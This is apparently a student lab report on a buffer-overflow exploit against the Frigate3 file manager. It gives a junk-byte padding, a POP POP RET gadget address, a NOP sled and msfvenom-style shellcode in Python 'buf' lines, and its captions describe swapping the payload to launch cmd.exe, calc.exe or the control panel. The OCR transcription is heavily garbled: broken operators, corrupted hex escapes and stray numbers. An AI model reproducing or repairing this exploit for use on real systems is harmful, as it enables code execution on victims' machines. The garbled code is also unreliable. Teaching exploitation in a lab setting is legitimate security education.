E Rohit Reddy

18bcn7054


LAB 8

Script:

```
junks "A" * 4112
       mont-"\web\x28\x98\x98"
       "69a/19a/20c/a61/a46"
21
       WARRIDGAR SE
                                    POP ESE
       #40010C4C
                   342
                                    POP ERP
       NUMBER CE
                                    RETW
      whom EBK , POP EBF, RESK | [rt160.bpl] (C:\Program files\Frigate3\rt16
       nops="\x$6" * 58
       # majornum -n x86 --platform windows -p windows/ever CND-cmiz -p x86/a
38
      Bud a bre
       buf += b"\x89\xx2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x48"
       buf +- b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43
       Buf += 5"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
       Buf +0 b"\s41\s51\s32\s41\s42\s32\s42\s42\s30\s42\s42\s41\s42"
       buf += b"\x58\x58\x38\x41\x42\x75\x4a\x49\x79\x6e\x59\x78\x4d"
      Suf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
      buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
31
      buf += b"\x66\x66\x32\x36\x6c\x6e\x68\x31\x42\x45\x44\x6e\x6b"
21
      buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
34
      buf +c b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
      buf += b"\x66\x4e\x77\x58\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
      buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
      Buf += b"\x44\x58\x4c\x4b\x63\x7a\x57\x4c\x4a\x6b\x38\x4c\x72"
14
      Buf += b"\+81\+73\+48\+69\+73\+71\+58\+55\+51\+5a\+71\+46\+81"
35
      buf -- b"\s4e\s6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
     buf ++ b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\xAb\x37\x44"
```

Payload








Change the default trigger from cmd.exe to calc.exe:




Copy pasting the Generated payload in exploit2.py and then using it in frigate:












The App crashes and CMD opens:

Change the default trigger to open the control panel:



The app crashes and the control panel opens:

